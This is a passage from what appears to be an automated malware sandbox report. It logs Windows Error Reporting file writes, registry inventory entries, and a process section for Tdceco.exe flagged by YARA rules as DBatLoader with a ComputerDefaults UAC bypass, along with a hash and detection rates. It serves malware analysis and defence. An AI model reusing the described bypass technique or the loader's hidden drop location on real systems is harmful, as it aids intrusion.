C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4164	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4204	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4208	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4210	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4248	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4252	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4256	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4350	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4354	2	09 00		success or wait	2	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4358	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 73 00 6b 00 67 00 61 00 69 00 79 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>skgaiy, Inc.</SystemManufacturer>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4472	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 73 00 6b 00 67 00 61 00 69 00 79 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>skgaiy7,1</SystemProductName>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4568	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4572	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4576	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4696	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4700	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4704	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 34 00 39 00 33 00 37 00 31 00 34 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613493714</OSInstallDate>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4786	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4790	2	09 00		success or wait	2	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4794	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4896	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4900	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4904	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4972	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4976	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	4978	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5018	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5022	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5024	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5058	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5062	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5066	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5162	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5166	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5168	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5204	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5208	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5210	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5234	4	0d 00 0a 00		success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5238	2	09 00		success or wait	6	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5242	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5500	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5504	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5506	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5532	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5536	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5538	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 30 00 35 00 54 00 31 00 39 00 3a 00 35 00 31 00 3a 00 33 00 37 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-08-05T19:51:37Z">	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5638	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5642	2	09 00		success or wait	2	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5646	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 32 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 39 00 38 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 39 00 34 00 34 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 39 00 34 00 34 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="302" PID="5980" UptimeMS="2944" TimeSinceCreationMS="2944" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5908	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5912	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5916	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5936	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5940	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5942	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5980	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5984	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	5986	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6024	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6028	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6032	98	3c 00 47 00 75 00 69 00 64 00 3e 00 38 00 66 00 64 00 35 00 39 00 39 00 61 00 61 00 2d 00 33 00 64 00 62 00 31 00 2d 00 34 00 32 00 30 00 37 00 2d 00 62 00 62 00 64 00 64 00 2d 00 66 00 36 00 38 00 35 00 30 00 64 00 34 00 38 00 35 00 65 00 34 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>8fd599aa-3db1-4207-bbdd-f6850d485e48</Guid>	success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6130	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6134	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6138	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 30 00 35 00 54 00 31 00 39 00 3a 00 35 00 31 00 3a 00 33 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-08-05T19:51:37Z</CreationTime>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6236	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6240	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6242	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6282	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	6286	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2D32.tmp.xml	0	4670	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_96c1d13f279867748ea9992828437f88fb7a_0357e9de_16cd672c\Report.wer	0	2	fd fd		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_96c1d13f279867748ea9992828437f88fb7a_0357e9de_16cd672c\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	153	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_96c1d13f279867748ea9992828437f88fb7a_0357e9de_16cd672c\Report.wer	9654	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 37 00 32 00 39 00 39 00 33 00 37 00 32 00 34 00 37 00	MetadataHash=-729937247	success or wait	1	6F50497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	success or wait	1	6F5236BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6F521FB2	RegCreateKeyExW
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F5043D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	FileId	unicode	000058dc4a26ce87ebdda8247e42b156ca9b4c0ba748	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	LowerCaseLongPath	unicode	c:\windows\syswow64\logagent.exe	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	LongPathHash	unicode	logagent.exe\51780e13	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	Name	unicode	logagent.exe	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	Publisher	unicode	microsoft corporation	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	Version	unicode	12.0.17134.1	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	BinFileVersion	unicode	12.0.17134.1	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	BinaryType	unicode	pe32_i386	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe\51780e13	ProductName	unicode	microsoft. windows. operating system	success or wait	1	6F5236BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe|51780e13	ProductVersion	unicode	12.0.17134.1	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe|51780e13	LinkDate	unicode	01/04/2057 14:52:51	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe|51780e13	BinProductVersion	unicode	12.0.17134.1	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe|51780e13	Size	B	00 50 01 00 00 00 00 00	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe|51780e13	Language	dword	1033	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe|51780e13	IsPeFile	dword	1	success or wait	1	6F5236BF	unknown
\REGISTRY\A\{5252de90-b326-b419-9584-c076a07f2130}\Root\InventoryApplicationFile\logagent.exe|51780e13	IsOsComponent	dword	1	success or wait	1	6F5236BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 E3 B8 49 50 02 00 00 00 00 00 00 00 FF FF 47 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6F521FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: Tdceco.exe PID: 5336, Parent PID: 3688

General

Target ID:	9
Start time:	12:51:39
Start date:	05/08/2022
Path:	C:\Users\Public\Libraries\Tdceco.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Tdceco.exe"
Imagebase:	0x400000
File size:	1009664 bytes
MD5 hash:	557232ED6BCC3043CBA02AEDCBC96891
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000009.00000002.468867201.00000000050B9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000009.00000002.462348306.00000000021F0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000009.00000002.465195848.0000000003D40000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\Public\Libraries\Tdceco.exe, Author: Joe Security
Antivirus matches:	• Detection: 46%, Metadefender, Browse • Detection: 76%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
